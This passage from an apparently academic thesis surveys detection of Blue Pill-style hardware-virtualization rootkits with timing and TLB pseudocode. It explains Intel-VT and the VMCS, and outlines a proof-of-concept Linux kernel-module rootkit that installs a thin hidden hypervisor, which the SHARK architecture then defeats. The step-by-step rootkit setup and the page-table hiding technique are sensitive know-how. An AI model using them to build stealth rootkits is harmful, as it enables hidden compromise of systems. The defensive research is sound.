

Figure 11: Return Stack Buffer

Intel proposed a detection technique using the Return Stack Buffer [12]. The Return stack buffer is an internal "hardware" stack with around 16 entries. The return address of a function is predicted and stored in this buffer, which is circular in nature. A µArch side channel is created using this buffer. This technique is illustrated in Figure 11. The "main()" function populates the return stack buffer by making 16 nested calls. The last function executes a sensitive instruction (CPUID in this case) and starts to measure time. The VM Exit handler will remove certain entries in the return stack buffer and they will be replaced by entries belonging to the VM Exit

handler subroutines, leading to RSB misses. The time taken to return to the main function from the nested function calls is calculated. If this time is greater than a predefined threshold then one can conclude that a VMM layer exists. Again, the drawback of this technique is the use of the RDTSC instruction to measure time. Although it is very difficult to calculate the correct value of TSC_OFFSET in this case, a sophisticated VMM malware has a chance of fooling the guest OS.

In another technique, the TLB is initially flushed and later completely filled by accessing a set of memory pages, and the time taken to do this is calculated. After this, a VM Exit is made to happen forcefully by executing a sensitive instruction. After the guest resumes, the same set of memory pages are accessed again and the time taken to do this is calculated. If there is significant difference between the time calculated before and after the instruction causing the VM Exit, then the guest OS can determine that a VMM exists. The time difference can be attributed to the fact that some TLB entries get replaced by the entries belonging to the VMM. The algorithm is shown in Listing 4.1. Again the time reported can be modified using the TSC_OFFSET mechanism as described above.

```
for(i=0; i<max_number; i++)
{
  p[i] = alloc_4k_page();
}
Flush_TLB();
Flush_DataCache();
for(i=0; i<max_number; i++) // Fill TLB and find access time
{                           // max_number = number of entries for
   x = p[i][0]; t1 = rdtsc; //              4KB pages in L1 d-TLB
   x = p[i][0]; t2 = rdtsc;
   access_time_1[i] = t2 - t1;
}
RDMSR(EFER);                // Cause #VMEXIT
```

```
for(i=0; i<max_number; i++) // Find access time again
{
    t1 = rdtsc;
    x = p[i][0]; t2 = rdtsc;
    access_time_2[i] = t2 - t1;
}
for(i=0;i<max_number;i++)
{
    if( access_time_2[i] - access_time_1[i] > threshold)
    {
        printf("VMM Exists \n");
    }
}
```

Listing 4.1: TLB Time Profiling

4.1.2 Using External Timing

The guest OS can use an external timer such as High Precison Event Timer (HPET) or NTP (Network Time Protocol) to measure the execution time of the RDMSR instruction. The Blue Pill VMM can cheat the usage of HPET by intercepting the interrupts generated by the offchip timer. The NTP time has very low resolution (of the order of milliseconds) compared to that of HPET or RDTSC techniques. Hence the RDMSR instruction needs to be executed many times to observe a significant difference between two NTP time values. If this difference is greater than a threshold, then one can conclude that a VMM layer exists. This is illustrated in Listing 4.2.

```
T1 =  GetTimeViaNTP();
for(i=0; i<max_counter; i++)
{
  RDMSR(EFER);    // Cause #VMEXIT a number of times
}
T2 =  GetTimeViaNTP();
```

```
if( T2 - T1 > threshold)
{
 printf("VMM Exists");
}
```

Listing 4.2: External Timing Via NTP

Blue Pill adopts an escape strategy: when it detects that an intercepted instruction (e.g., RDMSR) is being executed too many times in a time slice, it automatically unloads itself to prevent detection. Before unloading itself, it analyzes the guest OS state on the last VM Exit, fills all the registers of the guest with the values stored in the VMCB, and clears the SVME bit in EFER.

4.2 Counter Based



Figure 12: Counter Based Detection

Instead of measuring CPU in terms of clock cycles as described above, the guest OS can make use of a simple counter. It can schedule a thread having RDMSR instruction on one core and thread having a simple counter on another core. The first thread can notify the counter thread to start counting just before the execution of RDMSR and ask it to stop counting after RDMSR finished execution. If the counter value is

a large value, the guest OS can determine that a VMM layer exists underneath it. However, this technique requires a multi-core processor. This technique was proposed by Edgar Barbosa [10] and is illustrated in Figure 12. Joanna Rutkowska admitted that this technique would detect the presence of a VMM layer and had no solution to counter this detection strategy.

4.3 TLB Profiling

This is another technique proposed to detect HVM rootkits by using TLB profiling but without making use of time information. This mechanism was proposed by Keith Adams [9]. Listing 4.3 describes the algorithm used.

```
for(i=0; i<max_number ; i++)          // max_number = number of entries for
{                                     //              4KB pages in L1 d-TLB
   page[i] = alloc_4K_page();         // Allocate a set of pages
}
page_new = alloc_4K_page();           // Allocate a new page
for(i=0; i<max_number ; i++)
{
   memset(page[i],0x44,PAGE_SIZE); // Fill all the pages with a data value
}
memset(page_new,0x55,PAGE_SIZE);      // Fill the new page with another data value
for(i=0; i<max_number; i++)
{
   x = page[i][0] ;                   // Fill up the TLB completely
}
for(i=0; i<max_number; i++)           // Remap PTEs to physical address of page_new
{
   Patch_PTE(page[i] , physical_address(page_new));
}
RDMSR(EFER) ;                         // Cause #VMEXIT
for(i=0; i<max_number; i++)
{
```

```
    if( page[i][0] == 0x55)
    break;                          // No mapping in TLB, so page walk done
}
if(i < max_number)
printf("VMM exists \n");
```

Listing 4.3: TLB Profiling

Initially, *max_number* of 4KB pages are allocated and initialized to a data value, for e.g., 0x44. Here *max_number* is equal to the number of entries alloted to store mappings of 4KB pages in L1 data TLB. A new 4KB page *page_new* is allocated and initialized to another data value, for e.g., 0x55. The TLB is intentionally filled completely by accessing *max_number* pages containing the data value 0x44. Then the page table entries corresponding to these pages are patched to point to *page_new*, which contains the data value 0x55. At this point, a VM Exit is caused, which will either flush the entire TLB (in the case of Intel-VT) or replace few entries (in the case of AMD-V). Now, the *max_number* pages originally accessed are accessed again and the data value is read out. If the data value is found to be 0x55, that means there was a page walk done due to a TLB miss. Thus, one can conclude that a VMM layer exists in the system.

The above detection mechanism can be defeated using shadow page tables. Any attempt to change the page table entry (PTE) by the guest will be trapped by the VMM and PTE patching can be avoided. [2]

4.4 Signature Analysis

In this technique, the physical memory is scanned for a VMM footprint, which could be a set of instructions the VMM executes after a VM Exit. To access a page in physical memory, the detector allocates itself a memory page and modifies (i.e., patches)

[2]In the case of Blue Pill, it was proposed that it can use the escape strategy by unloading itself as soon as it finds out that a number of page table entries are being patched.

the Page Table Entry (PTE) corresponding to the memory page to access the entire physical space. With the help of shadow page tables (SPT), the VMM can avoid PTE modification by the guest OS as it can trap such an event and even replace the guest PTE with a garbage value, thus fooling the scanner.

The detector could also scan the PTEs of all the page tables of the guest OS to find the existence of a page containing the VMM signature as the VMM's pages are assigned by the guest OS during its installation. As explained in Chapter 3, Blue Pill avoids detection by using private page tables and patching its entries in the guest page tables to garbage values. Hence Blue Pill's pages are completely hidden from the guest OS.



Figure 13: Intel's DeepWatch Technology

Intel has come up with a detection strategy called DeepWatch [11] to detect their

version of Intel-VT based HVM rootkit.[3] The physical memory scanner runs on an embedded µcontroller located in the northbridge (MCH). The scanner has more control over the VMM as it runs "underneath" it. It is claimed that such targeted detection techniques can easily be defeated by obfuscating the VMM's code.

Faced with the difficulty in identifying HVM rootkit once it has been installed, the need to safegaurd the OS becomes crucial. Hence, we need a general strategy to solve the problem of HVM rootkits once and for all. SHARK architecture is shown to be highly effective againt rootkits belonging to Type I and Type II categories. We explore the possibility of SHARK in defending against even Type III malware (e.g., Blue Pill).

SHARK is a Linux based infrastructure. Hence, the objective was to mimic the Blue Pill attack on Linux (as Blue Pill is a Windows based rootkit and cannot be installed on SHARK). Moreover, SHARK architecture is built using BOCHS x86 emulator and BOCHS supports Intel-VT virtualization instructions. Hence, a Blue Pill-like rootkit needs to implemented using Intel-VT technology (as opposed to AMD-V technology used by Blue Pill) to test it on SHARK.

[3]Intel's version of HVM rootkit is not open-sourced.

CHAPTER V

INTEL-VT TECHNOLOGY

The terms "guest OS/virtual machine/VM" and "virtual machine monitor/hypervisor/VMM" have already been used in this document. These two categories of software are supported by virtual machine ISA. As explained earlier, the virtual machine monitor is the controlling software which presents an abstraction of computer resources. This software runs at the highest privilege and has complete control over I/O management, memory management, etc. The guest OS is the layer of software which operates above the virtual machine monitor. In Intel-VT technology, there is no bit in the control registers which indicate the presence of a virtual machine monitor layer and hence the guest OS is given the illusion of complete control. Two modes of operation are supported by the processor, "VMX root" and "VMX non-root". The VMM layer operates in the VMX root mode and the guest OS operates in the VMX non-root mode. The guest OS operation in VMX non-root mode is similar to that of its operation in a non-virtualized system except for the fact that certain sensitive instructions cause an exit to the virtual machine monitor. The VMX mode of the processor is enabled by setting the VMXE bit in the CR4 register.

5.1 VMX ISA and VMX Transitions

The transition from VMX non-root to VMX root is termed as "VM Exit", which triggers the execution of VMM code, and the transition from VMX root to VMX non-root is termed as "VM Entry". Figure 14 illustrates the VMX transitions involved during the execution of a virtualized software. The software executes the VMXON instruction to start VMX operation and then executes the VMLAUNCH instruction to enter VMX non-root mode. After a VM Exit, the processor enters VMX root mode



Figure 14: VMM Life Cycle

Table 1: VMX Management Instructions

Instruction	Description
VMCALL	This instruction is used by the guest OS to call the VMM directly. The execution of this instruction results in a VM Exit to the VMM.
VMLAUNCH	This instruction is used to launch the virtual machine at an entry point defined in the VMCS.
VMRESUME	This instruction is used by the VMM to resume the execution of the virtual machine. A VM Entry occurs in the process.
VMXOFF	This instruction causes the processor to exit VMX operation.
VMXON	This instruction causes the processor to start VMX operation. A 64-bit source operand in memory containing the physical address of the memory allocated for VMX operation is used along with this instruction.

and the virtual machine monitor executes its code. Later, the VMM resumes the execution of the guest software after defining its entry point, by using the VMRESUME instruction. The VMM may even decide to turn "off" the VMX operation by executing the VMXOFF instruction. These instructions are explained in Table 1 and Table 2.

These instructions cannot be executed if the software is operating at a privilege level greater than zero and are undefined outside VMX mode. Also, VMCALL and VMXOFF cannot be executed at VMX non-root level. The processor performs few checks after the execution of every VMX instruction and sets certain bits in the FLAG register to indicate success or failure. In some cases, the VM-Exit information field

Table 2: VMCS Management Instructions

Instruction	Description
VMPTRLD	This instruction makes the VMCS active/current. A 64-bit source operand in memory containing the physical address of the region allocated for VMCS data is used along with this instruction.
VMPTRST	This instruction stores the current VMCS pointer in the location. specified as a 64 bit destination operand.
VMCLEAR	This instruction takes the VMCS pointer as operand as sets the launch state of VMCS to "clear" and renders the VMCS inactive. The VMCS data is written back to the VMCS-data area in memory.
VMREAD	This instruction reads the value of the VMCS field identified by an encoding, and stores it in the destination operand.
VMWRITE	This instruction is used to load a value from the source operand into the VMCS field identified by an encoding.

is also updated with the error information.

5.2 Virtual Machine Control Structure

The virtual machine control structure specifies processor behaviour. It controls the transitions between the guest OS and the virtual machine monitor i.e., VMX non-root state and the VMX root state, and its configuration specifies the guest OS's behaviour. The guest OS's data is stored in the VMCS during a VM Exit and loaded from the VMCS to appropriate registers during a VM Entry. The VMCS data is maintained in a 4K-Byte aligned writeback cacheable memory. The processor can use more than one VMCS to support multiple virtual machines. The exact amount of memory to be allocated to each VMCS region and the memory type can be found out by consulting the VMX capability model specific register (MSR 0x3A). Software should use the VMX instructions VMPTRLD, and VMCLEAR in order to activate and de-activate the VMCS, and should use VMWRITE and VMREAD to manipulate and access the VMCS data fields. Not all fields of VMCS can be modified as some are

read-only.[1]



Figure 15: VMCS States

The VMCS can be in many operating states during its existence in memory. Figure 15 illustrates the relationship between the VMCS operating states. A VMCS's state is "current" when software executes the VMPTRLD instruction with the physical address of the memory allocated to VMCS as its operand. The VMCS's state changes to "active" when the current-vmcs pointer is loaded with another address using the VMPTRLD instruction again or after a VM Exit. Figure 15 depicts this scenario when VMPTRLD B is executed after VMPTRLD A; hence VMCS A's state changes to "active" from "current". The VMCS's state changes from "current" to "controlling" when the software executes a VMLAUNCH or a VMRESUME instruction. When the software executes the VMCLEAR instruction, the VMCS is "inactive". Finally, if the VMXOFF instruction is executed, all VMCSs in memory are deemed invalid, as processor exits VMX operation. The VMCS data is categorized into six different groups, which are listed in the Table 3.

[1]The complete list of VMCS field encodings used to access/modify VMCS data is listed in appendix H of *Intel(R) 64 and IA-32 Architectures Software Developer's Manual, Volume 3B.*

Table 3: VMCS Components

Component	Description
Guest-state Area	The guest-state area consists of the processor's state while running the guest OS. The processor's state is saved in this area during a VM Exit and loaded during a VM Entry.
Host-state Area	The processor's state is loaded from this area after a VM Exit. It defines the processor's state during the execution of VMM.
VM-exit control fields	These fields control VM Exits.
VM-entry control fields	These fields control VM Entries.
VM-exit information fields	These fields contain information about the event which caused a VM Exit.

Only a careful and proper setting of VMCS data fields will enable one to launch the virtual machine. The execution of the VMLAUNCH instruction with a wrong setting of VMCS data fields will result in error information being recorded in the exit reason field of VMCS.[2]

[2]The complete set of exit reasons is listed in appendix I of *Intel(R) 64 and IA-32 Architectures Software Developer's Manual, Volume 3B.*

CHAPTER VI

IMPLEMENTATION

The implementation consists of two parts. The first part consists of the simulation of a proof-of-concept HVM rootkit on Linux OS using Intel-VT technology. The second part consists of the integration of SHARK architecture into the Linux OS to prevent the rootkit attack.

6.1 SHARK–An Autonomic Architecture

SHARK architecture, shown in Figure 16 (source [28]), was proposed by Vasisht et al. in the International Symposium of Microarchitecture, 2008. SHARK can prevent rootkit exploits by autonomically detecting the existence of stealth malware by direct feedback from hardware. SHARK consists of a secure component called SHARK Security Manager (SSM) which is built into the hardware, page tables of a process (when created) are encrypted (using AES-128) with the help of the SSM using a secret key and a hardware generated Process ID (HPID). Specifically, the Valid-bit array of the first level page table (i.e., PDE) and the Valid-bit array and the page table entries of the last level page table (i.e., PTE) are encrypted. More details about page table encryption/decryption can be found in [28]. For a process to execute its code correctly, the OS has to reveal the HPID of the process to the SSM for correct decryption of valid-bit array and page table entries. With all the hardware generated PIDs logged, one can compare this list with the PID list generated using utilities like "ps" and "top". A system administrator can determine that there is a security breach in his system if there is any mismatch in the number of PIDs in the lists.



Figure 16: SHARK Architecture

6.2 Proof-Of-Concept HVM Rootkit

This section describes the Linux based Blue Pill-like rootkit design. The rootkit was implemented as a Loadable Kernel Module (LKM). From now on we use the term "Rootkit VT-x" for our Linux based rootkit.

Rootkit VT-x consists of two parts: (1) *Initializer*; (2) *VMM* (a thin Virtual Machine Monitor). The responsibility of Rootkit VT-x *Initializer* is to set up the Virtual Machine Control Structure (VMCS) appropriately. Since Blue Pill uses a thin VMM and does not virtualize I/O, we limit the capability of Rootkit VT-x VMM to intercepting and emulating certain sensitive guest OS instructions. The *VMM* is implemented as a small global function "vm_exit_handler()" along with the *Initializer* in the LKM.

The functionalities of *Initializer* and *VMM* are explained next:

6.2.1 Initializer

The job of the *Initializer* is to initiliaze the VMCS and set up private page tables for the VMM code to run on a VM exit event. The following are the steps taken by the Initializer to set up an environment to launch a virtual machine after the LKM is inserted into the kernel:

1. Enable Virtual Machine Extensions (VMX) by setting VMXE bit in CR4 register to 1.

2. Allocate non-pageable memory of size specified by IA32_VMX_BASIC MSR to VMXON region.

3. Execute the VMXON instruction with the physical address of VMXON region as the operand.

4. Allocate non-pageable memory of size specified by IA32_VMX_BASIC MSR to VMCS region.

5. Set up the VMX and VMCS revision identifiers as specified by IA32_VMX_BASIC MSR.

6. Execute the VMCLEAR instruction with the physical address of VMCS region as the operand to reset the state of VMCS to "clear".

7. Execute the VMPTRLD instruction with the physical address of VMCS region as the operand.

8. Set up Private Page Tables for the *VMM*.

9. Set the Guest-state fields, Host-state fields, VM-execution control fields, VM-entry control fields, and VM-exit control fields in the VMCS data structure by appropriately using the VMWRITE instruction.

10. Clear the VMX abort error code in the VMCS region.

11. Allocate stack space to the VMM.

12. Execute the VMLAUNCH instruction to launch the virtual machine.

Private Page Table Setup: The *Initialzer* of Rootkit VT-x allocates memory pages by itself in the kernel space using the Linux API kmalloc() for use as private page

Table 4: Instructions intercepted by Rootkit VT-x *VMM*

Instruction	VCMS setting for interception
INVD	Unconditional
RDMSR	"Use MSR bitmaps" bit is set to 0 in VM-execution control field
WRMSR	"Use MSR bitmaps" bit is set to 0 in VM-execution control field
CPUID	Unconditional
MOV from CR3	"CR3-store exiting" bit is set in VM-execution control field
MOV to CR3	"CR3-load exiting" bit is set in VM-execution control field or "CR3-target count" is 0
HLT	"HLT exiting" bit is set in VM-execution control field

tables. It then copies the content from the page table entries relevant to the *VMM* from the guest OS allocated page tables into the newly allocated page tables. It then patches the original entries in the guest OS page tables.

6.2.2 VMM

The *VMM* (i.e., VMX root) intercepts certain sensitive guest instructions and emulates them after a VM exit event. These instructions are tabulated in Table 4 with the respective VMCS setting required for interception by the *VMM*. After each VM exit event, the corresponding error code will be recorded in the VMCS data structure. The *VMM* can read the VM-exit information field of the VMCS using VMREAD instruction to find the cause of the VM exit. After emulation of the exiting instruction, the *VMM* executes the VMRESUME instruction to start the guest OS (i.e., VM) again.[1] VM execution starts from the instruction succeeding the one causing the VM exit event. Instructions like INVEPT, INVVPID, VMCALL, VMCLEAR, VMLAUNCH, VMPTRLD, VMPTRST, VMREAD, VMRESUME, VMWRITE, VMXOFF, and VMXON cause unconditional VM exit when executed by the guest OS. They were made to fail silently in the *VMM*. The *VMM* was designed to use private page tables. This was achieved by storing the pointer to the first level page table into the HOST_CR3 field

[1]Note that the Rootkit VT-x *VMM* is very thin and is not a full fledged virtual machine monitor and should be considered as a proof of concept. All the exceptions and I/O are handled by the guest OS and do not cause a VM exit event.

in the VMCS data structure. Whenever there is a VM exit to the *VMM*, the CR3 of the processor is automatically loaded with the HOST_CR3 value and thus the *VMM* gets to execute its code. Note that the HOST_CR3 field will not contain a pointer to the *VMM* page tables set up by the guest OS when the LKM was loaded, but instead contains a pointer to the private page tables set up by the *Initializer*. The size of the *VMM* was around two pages (i.e., 8 KB). Hence, it occupied two entries in the last level page table.

The algorithm shown in Figure 19 depicts a high level view of a framework that can be used to exploit Intel-VT instructions and establish a thin layer of control software beneath the operating system.

6.3 Defeating Blue Pill-like attack with SHARK

We were able to successfully emulate a Blue Pill attack on Ubuntu 6.10 running on BOCHS x86 PC emulator. We later integrated our SHARK infrastructure into BOCHS and recompiled the Ubuntu's kernel 2.6.17.10 to support SHARK Security Manager. The Rootkit VT-x failed to execute its *VMM* code as SHARK Security Manager did not authenticate its execution. The reason for failure is explained below.

When the LKM gets loaded into SHARK infrastructure, the *Initializer* executes the steps described in Section 6.2.1 and sets up private page tables for the VMM as illustrated in Figure 17. Note that the entries belonging to *VMM* which are being copied have been originally encrypted by the SHARK Security Manager.

After the launch of the virtual machine by the *Initializer*, the guest OS may try to schedule a process or start a new process, the former loading its HPID into the HPID register and the latter using the GENPID instruction supported by SHARK to register itself with the SHARK Security Manager.[2] After the guest OS's process has been registered with the SHARK Security Manager, the guest OS will try to load

[2] GENPID instruction encrypts the initial Valid-bit array and PTE and returns a hardware generated PID.

